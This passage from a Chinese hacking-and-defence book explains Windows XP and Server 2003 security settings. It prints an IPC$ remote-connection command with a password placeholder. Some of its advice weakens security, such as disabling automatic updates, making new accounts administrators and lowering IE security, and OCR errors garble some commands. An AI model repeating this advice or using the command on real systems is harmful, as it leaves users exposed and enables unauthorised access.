


图 8-5




图 8-6

现在仍然是 Windows XP 的天下，网吧的服务器用的也是 Windows XP，一方面是因为 Windows XP 自带虚拟拨号软件，可以很好的支持 ADSL，另一方面是因为 Windows XP 自带的防火墙能够支持多用户。网络管理员在设置 Windows XP 连接共享(ICS)后，局域网用户就可以高速浏览 Internet。

可是要提醒大家的是，如果局域网内的每位用户都使用防火墙功能，那么防火墙功能有可能成为局域网内的某些通讯的阻碍。而且由于工作站与 Internet 的任何通信都必须通过设置共享的主机来实现，这样就隐藏了工作站的地址，所以建议工作站就不必再使用 ICF。当然，安装其他专业防火墙也是可以的，比方说国产的软件 KV3000、VRV 等。

(2) 利用 Windows XP 内置的 IE6.0 来保护个人隐私

首先需要在 IE6.0 中定义透露个人信息的具体参数选项。用户在上网的时候浏览器会

第八章 Windows 操作系统之乘虚而入

自动判断所访问的站点的安全、可信等级。对于安全站点，浏览器把你的隐私参数和站点定义的隐私策略进行比较。根据预先设定的隐私参数，来限制信息的流通。

如何设定浏览器将直接决定是否向站点泄露你的个人信息。IE6.0 中可以很好的管理 Cookie。Cookie 是由服务器端生成，发送给 User - Agent(一般是浏览器)，浏览器会将 Cookie 的 key/value 保存到某个目录下的文本文件内，下次请求同一网站时就发送该 Cookie 给服务器(前提是浏览器设置为启用 Cookie)。Cookie 名称和值可以由服务器端开发自己定义，对于 JSP 而言也可以直接写入 jsessionid，这样服务器可以知道该用户是否合法，以及是否需要重新登录等。

(3) 利用加密文件系统(EFS)加密

在 Windows XP 中 EFS 使用扩展数据加密标准(DESX)作为加密算法。EFS 自动的为用户生成一对密钥和证书，并在利用了 CryptoAPI 结构的情况下以公钥加密为基础。当用户加密文件夹的时候，该文件夹下的所有文件夹和文件都将被自动加密。加密后的文件夹将识别用户是否属于非法访问，只有对其进行加密的用户可以打开并使用它。

使用移动型电脑的用户是非常在乎这个功能的，因为当电脑丢失时不必担心文件的泄露问题。从网络安全的角度来看，即便有一天入侵者对存储数据的计算机有能力完全入侵，加密的文件也将使入侵者大为恼火，重重的加密文件登录鉴定和文件许可这些安全特性将有效的阻止入侵者的行为。

(4) 屏蔽不需要的服务组件

Windows XP 众多的服务组件使用户享受到了前所未有的服务。可是因为这样那样的原因，用户能真正用到的组件还是为数不多。这就造成了很大的系统资源浪费和一定的安全隐患。所以屏蔽一些暂时还不需要的服务组件是目前我们所能做的安全设置中的一个重要部分。

屏蔽这些服务组件的详细操作如下所示：

打开如图 8-7 所示的“控制面板”窗口，在该窗口中单击【性能和维护】项，打开如图 8-8 所示的“性能和维护”窗口。



图 8-7



图 8-8

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防大全

在该窗口中单击【管理工具】项，即可打开如图 8-9 所示的“管理工具”窗口，在该窗口中双击“服务”图标，打开如图 8-10 所示的“服务”窗口。

在该窗口中可以看到 Windows XP 上加载的各个程序组件，选择其中部分服务组件，然后单击【停止】超链接，并将启动类型设置为手动或者已禁用。



图 8-9




图 8-10

这里要提醒大家，在进行此项操作时必须注意到有些服务组件是 Windows XP 运行时所必须存在的，有时候会因为一些服务组件的关闭使得电脑运行故障，甚至崩溃。所以处理服务之前通过双击该服务或者鼠标悬停察看该服务的说明，确定没有负面影响之后再选择关闭。

(5) 进行适当的文件加密

计算机文件加密之后，可以有效保护自己的重要信息不被外漏，详细操作如下所示：

打开“我的电脑”找到并选中需要加密的文件或文件夹，如图 8-11 所示，右击对象，在弹出的菜单中选择【属性】菜单项，打开如图 8-12 所示的“新建文本文档属性”对话框，在该对话框中选择“常规”选项卡，然后再单击【高级】按钮，即可打开如图 8-13 所示的“高级属性”对话框。



图 8-11




图 8-12

第八章 Windows 操作系统之乘虚而入

在该对话框中勾选“加密内容以便保护数据”复选框，然后再一路单击【确定】按钮，即可完成所选文件的加密操作，加密后的文件名颜色将会发生变化，如图 8-14 所示。




图 8-13




图 8-14

(6) 利用补丁解决“系统假死”等问题

假死机是指当计算机运行的程序占用了几乎全部的硬件资源时，计算机出现应用程序没有响应的一种与死机(非蓝屏死机，下同)表现几乎相同的现象。假死机与死机在初期并没有严格意义上的差别。如果在计算机处于假死机状态时继续输入指令，有可能使之死机。然而，计算机从假死机中恢复所需的时间并无定数，因此，当计算机操作者在等待一定时间后采取硬件层面上的措施解决这个问题时，也对此次计算机出现情况的判断成为不可能。统计表明，绝大多数的假死是由于当前执行的应用程序与系统无法兼容引起的。现在微软官方网站已经提供了这一有趣现象的补丁。

另外一种办法是找到该程序的执行文件，然后右击选择【属性】，在弹出的对话框中选择“兼容性”标签，再在“兼容模式”下选择相应需要的运行环境，这样不封地假死现象也可以得到解决。像这样的系统补丁还有很多，希望大家意识下载补丁。

(7) 关闭系统还原功能

这项设置还是建议大家关闭，这是因为“系统还原”功能首先要求用户拥有巨大的硬盘空间。现在仍然有不少用户还是在老式计算机上升级使用 Windows XP，“系统还原”默认的设置是在每个分区都有还原点，记录该分区的软件安装和使用状态，这样的设置会使许多硬盘容量并不是很宽裕的用户感到潜在的威胁。

“系统还原”功能要进行大量的硬盘数据读写，占用系统资源也很严重，因此建议普通用户关掉“系统还原”，并且这样也不影响系统的稳定和安全性。

在 Windows XP 下关闭“系统还原”功能的详细操作如下所示：

在桌面上右击“我的电脑”图标，选择【属性】菜单项，打开如图 8-15 所示的“系统属性”对话框。在该对话框中选择“系统还原”选项卡，并在该选项卡下勾选“在所有驱动器上关闭系统还原”复选框，然后单击【确定】按钮。

此时弹出如图 8-16 所示的提示框，提示用户现有的还原点都将被清除，在该提示框中单击【是】按钮，即可将“系统还原”功能关闭。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-15




图 8-16

要想恢复“系统还原”功能，只要重启计算机然后再执行与上述类似的操作就行了。

(8) 学会远程桌面和远程协助

在 Windows XP 中，用户可以享受到远程桌面和远程协助功能带来的好处，该功能可以让技术人员通过局域网、VPN 或拨号网络等来操作用户的电脑，共同解决遇到的系统疑难问题。

(9) 管理好“用户帐户”和“密码”

Windows XP 支持多用户，系统良好的用户帐户管理可以控制多用户不能肆意进入系统的一些核心位置或对安全管理措施进行操作，从而有助于保护整个系统和个人配置文件的安全，并且也会在公用电脑使用中的隐私、系统安全以及防止用户误操作导致的不良后果等方面起到很好的保护作用。

设置用户帐户和管理权限的方法如下所示：

打开计算机以“计算机管理员”身份登录，打开如图 8-17 所示的“控制面板”窗口，在该窗口中单击【用户帐户】，打开如图 8-18 所示的“用户帐户”窗口。



图 8-17



图 8-18

在该窗口中单击【创建一个新帐户】，会出现的如图 8-19 所示的窗口，然后根据提示输入帐户名，然后单击【下一步】按钮，打开如图 8-20 所示的窗口。

第八章 Windows 操作系统之乘虚而入



图 8-19



图 8-20

在该窗口中设置新建的帐户类型为“计算机管理员”，不选择“受限”是因为在用户权限方面计算机管理员有着可以对整个操作系统进行调整的权限，包括程序安装，文件管理，创建、删除或更改用户帐户、密码，管理系统日志和安全日志等。“受限”用户只能修改自己的用户属性和桌面，查看或修改“共享文档”中的内容，有时还会因权限不够而不能运行某些程序。

在该窗口中单击【创建帐户】按钮完成帐户创建工作。此外我们还可以为新创建的帐户设置密码。

因为 Windows XP 默认状态下允许任何用户通过单击“欢迎”页上的帐户来登录系统，从而将未加密的文件打开，而设置密码后则可以保护计算机中的信息，所以只有有权限的管理员才能对文件进行查看、删除等操作。

创建密码的具体操作步骤如下所示：

在如图 8-21 所示的“用户帐户”窗口中单击新建立的帐户名，在出现的如图 8-22 所示的窗口中单击【创建密码】链接，即可进入创建密码窗口，如图 8-23 所示。在该窗口输入密码并确认之后，单击【创建密码】按钮，就为新创建的帐户建立密码了。此时单击窗口上方的【主页】按钮，即可回到如图 8-24 所示的“用户帐户”窗口，在该窗口中可以看到帐户已经设置了密码保护。



图 8-21



图 8-22

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-23



图 8-24

(10) 发挥 Msconfig 的强大作用

Msconfig 即系统配置实用程序。是在开始菜单里运行中输入然后确认就可以找到程序开启或者禁用，可以帮助电脑禁止不需要运行的程序，这样可以加快你的电脑运行。启动项目中，不同系统不同用户不会相同，初学者怎样弄明白这些启动项目的用处呢？

Msconfig 的详细配置方法如下所示：

依次执行【开始】→【运行】命令，打开如图 8-25 所示的“运行”对话框，在该对话框中的“打开”文本框中输入“Msconfig”命令，单击【确定】按钮，即可打开如图 8-26 所示的“系统配置应用程序”对话框，这样就能在这个对话框中进行相关的配置，从而达到控制系统进程的作用。



图 8-25



图 8-26

(11) 关闭自动更新、目录共享和远程协助支持

自动更新、目录共享和远程协助支持等功能从 Windows 2000 就开始有了，看似这些功能给用户带来某些方便，但是从安全的角度来看，如果没有什么特殊用途，建议用户将这些服务关闭。

具体的操作步骤如下所示：

关闭 Windows XP 的自动更新功能：

右击“我的电脑”，在弹出的快捷菜单中选择【属性】项，打开“系统属性”对话框，在该对

第八章 Windows 操作系统之乘虚而入

话框中选择“自动更新”选项卡，点选“关闭自动更新”单选框，然后单击【确定】按钮即可。

关闭 Windows XP 的远程协助支持：

打开“系统属性”对话框，在该对话框中选择“远程”选项卡，取消对“允许从这台计算机发送远程协助邀请”复选框的勾选，然后单击【确定】按钮即可。

关闭 Windows XP 目录共享：

打开注册表，依次展开：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

如果是服务器系统，建议将 DOWRD 值“Auto Share Server”设置为“0”；如果是工作站系统，建议将 DOWRD 值“Auto Share Wks”设置为“0”，这两个键值默认情况下在主机上是不存在的，需要自己手动添加，修改后重起机器使设置生效。

(12) 禁止使用 Shift 键自动登录

在 Windows XP 中如果启用了自动登录功能，普通用户就可以通过按 Shift 键来绕过输入用户名和口令的登录程序，从而造成非正常登录。

要防止这种非法登录，可以设置注册表的相关键值，具体的操作步骤如下所示：

打开“注册表编辑器”窗口，展开至：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

如图 8-27 所示，在该子键中新建串值“IgnoreShiftOverride”，将值更改为“1”，如图 8-28 所示，于是，那些妄图利用 Shift 键登录的用户就没有办法了。



图 8-27



图 8-28

(13) 去除拨号的保存密码功能

不保存拨号密码是一个在 Windows 9x 时就提到的话题，在 Windows XP 中依然要牢记这一已经经过无数次验证的经验。因为 Windows 会将口令保存到以 PWL 为后缀的文件中，别人（尤其是有机会接近或访问你机器的人）一旦获取该文件，就可以用 Pwview 这样的黑客工具获得帐户口令。



图 8-29

要去除拨号时的保存密码功能，只需在如图 8-29 所示的“连接”对话框中取消对“为下面用户名和密码”复选框的选择即可。

(14) 为注册表设置管理权限

计算机的运行环境、性能和软硬件配置很大程度上是由注册表决定的，通过直接修改注册表，能够实现很多特殊功能，这些都是控制面板无法完成的。可是，注册表非常复杂，用户如果在对注册表操作时有严重失误，就极有可能导致整个系统的崩溃，造成数据的丢失。一次我们有必要加强对注册表管理权限的控制。

Windows XP 可以对不同的用户设置不同级别的注册表访问权限,从而避免普通用户对注册表的不良操作,具体的设置方法如下所示:

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第八章 Windows 操作系统之乘虚而入

打开“注册表编辑器”窗口，依次执行【编辑】→【权限】命令，如图 8-30 所示，此时打开如图 8-31 所示的“权限”对话框。



图 8-30

在该对话框中可以设置系统存在的帐户对注册表的访问权限，单击其中的【高级】按钮还可以在打开的如图 8-32 所示的对话框中进行一些具体的访问权限设置。



图 8-31




图 8-32

(15) 在线查杀毒与在线检测

每一台接到网络的计算机都有在线查杀病毒的必要，在线查杀毒可以解决本地杀毒因种种原因杀除不干净的弊端，如：杀毒数据库未及时更新、非干净软盘杀盘或直接用安装在硬盘上的已被感染的杀毒软件杀毒，都会造成杀除不干净的现象。

权威的杀毒公司往往都会提供在线杀毒功能，尽管这项功能不收取费用，但是它的功能还是非常强大的，在线杀毒在为上网用户服务的同时往往也体现出了杀毒公司的技术实力，例如金山公司的在线查杀毒就显得既使用方便，又功能强大。

杀毒公司提供病毒的在线查杀功能，查毒操作一般是免费提供的，而紧接着的杀毒操作则需要通过手机短信注册一个在线杀毒的卡号和密码。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



使用在线查杀病毒功能的方法很简单,这里就以金山公司的在线查杀病毒来进行介绍:

首先进入金山公司网站 <http://www.kingsoft.com/>,如图 8-33 所示,在该页面中点击【在线查杀病毒】链接,进入如图 8-34 所示的页面,在该页面中选择需要进行杀毒的盘符或目录,然后单击【开始查毒】按钮即可开始在线查毒操作。

查毒完成之后,手机购买在线杀毒卡号及密码,然后在“在线查杀病毒”页面输入卡号和密码,单击【登录】按钮登录在线杀毒页面,再单击【开始杀毒】按钮即可立即开始清除电脑内的病毒。



图 8-33



图 8-34

上网的用户这时候不必因为怕在线杀毒而影响上网的速度而担心,金山的在线杀毒拥有双引擎杀毒设计功能,这能让用户感觉跟本地杀毒一样便捷。

除些以外,上网用户还可以在上网做别的事同时用在线杀毒为系统做一次彻底的“体检”。检测完毕后会生成检测报告,提示用户系统是否安全以及还有哪些安全问题需要解决。



第 2 节 Windows Server 2003 系统漏洞攻防实战

Windows 的服务器操作系统也是很抢进的,特别是 Windows Server 2003,它比起 Windows2000/XP 来,有了很大的进步,特别是在安全方面。但任何事物都不是十全十美的,Windows Server 2003 也是如此,它同样存在着很多系统漏洞和安全隐患。

1. Windows Server 2003 系统安全配置

在使用计算机听音乐、浏览网页、玩网络游戏以及编写文档时,都在守着病毒的威胁。系统出于安全需要,缺省情况下,会出现一些繁琐的提示和限制。怎样来配置系统使 Windows Server 2003 更加安全,已经成为非常需要掌握的技能。



●取消 IE 安全提示对话框

在使用 Windows Server 2003 自带的 IE 浏览器浏览网页时，每次都会弹出一个安全提示框，“不厌其烦”地提示用户，是否需要将当前访问的网站添加到自己信任的站点中去。要是不信任，就单击【关闭】按钮；要想浏览这个网站，就只能单击【添加】按钮，将该网页添加到受信任网站的列表中去。

这样每访问一次网站都要重复上面的操作太麻烦了，我们可以通过如下的操作来让 IE 取消对网站安全性的检查：

步骤 1 系统打开安全提示页面时，可以勾选其中的“当网站的内容被堵塞时继续提示”复选框；

步骤 2 在浏览界面中，用鼠标单击【工具】菜单项，在打开的下拉菜单中执行【Internet 选项】命令；

步骤 3 在弹出的选项设置界面中，可以将系统默认状态下的最高安全级别设置为中等级别。设置时，只要在“安全”选项卡下，拖动其中的滑块到“中”位置处即可；

步骤 4 完成设置后，单击【确定】按钮，即可将浏览器的安全提示页面取消了。

修改了 IE 的默认安全级别的设置后，再上网时 IE 就不会自动去检查网站的安全性了。

●重新支持 ASP 脚本

ASP (Active Server Pages) 是微软公司开发的代替 CGI 脚本程序的一种应用，它可以与数据库和其他程序进行交互，是一种简单、方便的编程工具。ASP 的网页文件的格式是.asp，现在常用于各种动态网站中。ASP 功能强大，简单易学广受 Web 开发人员的推崇。可是出于安全的考虑，Windows Server 2003 操作系统在缺省状态下是不支持 ASP 脚本运行的。

系统将不会再对网站中的 ASP 代码进行任何的操作，但现在许多网页的服务功能多是通过 ASP 脚本来实现的，所以用户可以在系统安全得到保障的前提下，让系统重新支持 ASP 脚本。

详细操作如下所示：

步骤 1 在系统的开始菜单中，依次执行【开始】→【管理工具】→【Internet 信息服务管理器】命令，如图 8-35 所示。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-35

步骤 2 在打开的“Internet 信息服务管理器”窗口中，用鼠标选中左侧区域中的“Web 服务扩展”选项，然后在对应该选项右侧的区域中，用鼠标点击选择“Active Server Pages”选项，单击“任务栏”设置项处的【允许】按钮，如图 8-36 所示，这样即可使系统中的 IIS 重新支持 ASP 脚本。




图 8-36

● 清除默认共享隐患

有一个问题困到过许多用户，就是系统在默认安装时，都会产生默认的共享文件夹。虽然用户并没有设置共享，但每个盘符都被 Windows 自动设置了共享，其共享名为盘符后面加一个符号\$。（共享名称分别为 C\$、D\$、IPC\$ 以及 ADMIN\$）

也就是说，只要攻击者知道了该系统的管理员密码，就有可能通过“\\工作站名、共享名称”来打开系统的指定文件夹。如此一来，用户精心设置的安全防范就形同虚设。因此编者

第八章 Windows 操作系统之乘虚而入



建议将 Windows 系统默认的共享隐患立即从系统中清除掉。

详细的操作如下所示：

步骤 1 删除默认共享

首先编写如下内容的批处理文件：

```
@echo off  
net share C $/del  
net share D $/del  
net share E $/del  
net share F $/del  
net share admin $/del
```

以上文件的内容用户可以根据自己的需要进行修改。将其保存为 delshare. bat 后，存放至系统所在文件夹下的 system32\GroupPolicy\User\Scripts\Logon 目录中。然后在“运行”对话框中输入 gedit. msc 命令，单击【确定】按钮即可打开“组策略编辑器”窗口。

在该窗口中依次执行【用户配置】→【Windows 设置】→【脚本(登录/注销)】→【登录】命令，如图 8-37 所示。




图 8-37

此时即可打开如图 8-38 所示的“登录属性”窗口，在该窗口中单击【添加】按钮，即可出现“添加脚本”对话框，在该对话框中的“脚本名”文本框中输入 delshare. bat，然后单击【确定】按钮即可完成设置。

重新启动计算机系统，就可以自动将系统所有的隐藏共享文件夹全部取消，这样就能将系统安全隐患降低到最低限度。




图 8-38

步骤 1 禁用 IPC 连接

IPC (Internet Process Connection) 是为了让进程间通信而开放的命名管道，通过提供可信的用户名和口令，连接双方计算机即可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

IPC 连接是 Windows NT/2000/XP/2003 特有的功能。它有一个特点，即在同一时间内，两个 IP 之间只允许建立一个连接。Windows NT/2000/XP/2003 在提供了 IPC \$ 功能的同时，在初次安装系统时还打开了默认共享，即所有的逻辑盘共享 (C \$、D \$、E \$ ……) 和系统目录 WINNT 或 Windows (Admin \$) 共享。所有这些的初衷都是为了方便管理员的管理，但客观上也为 IPC 入侵者提供了方便，从而导致了系统安全性能的降低。

建立 IPC 连接不需要任何黑客工具，只需在命令行里键入相应的命令即可，不过前提是需要知道远程主机的用户名和密码。

打开 CMD 后输入如下命令即可进行连接：

```
net use \\ip\ipc$ "password" /user:"username"
```

如果需要禁用 IPC 连接可以通过修改注册表来实现，具体的操作如下所示：打开“注册表编辑器”窗口，找到如下子键

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

中的 restrictanonymous，将其值改为 1 即可禁用 IPC 连接，如图 8-39 所示。

第八章 Windows 操作系统之乘虚而入




图 8-39

●清空远程可访问的注册表路径

大家都知道，Windows Server 2003 提供了注册表的远程访问功能。只有将远程可访问的注册表路径设置为空，才能有效防止黑客利用扫描器通过远程注册表读取计算机的系统信息及其他信息。

具体的操作步骤如下所示：

打开“组策略编辑器”窗口，依次展开【计算机配置】→【Windows 设置】→【安全设置】→【本地策略】→【安全选项】，在右侧窗口中找到“网络访问：可远程访问的注册表路径”，然后在打开的窗口中，将可远程访问的注册表路径内容设置为空即可，如图 8-40 所示。

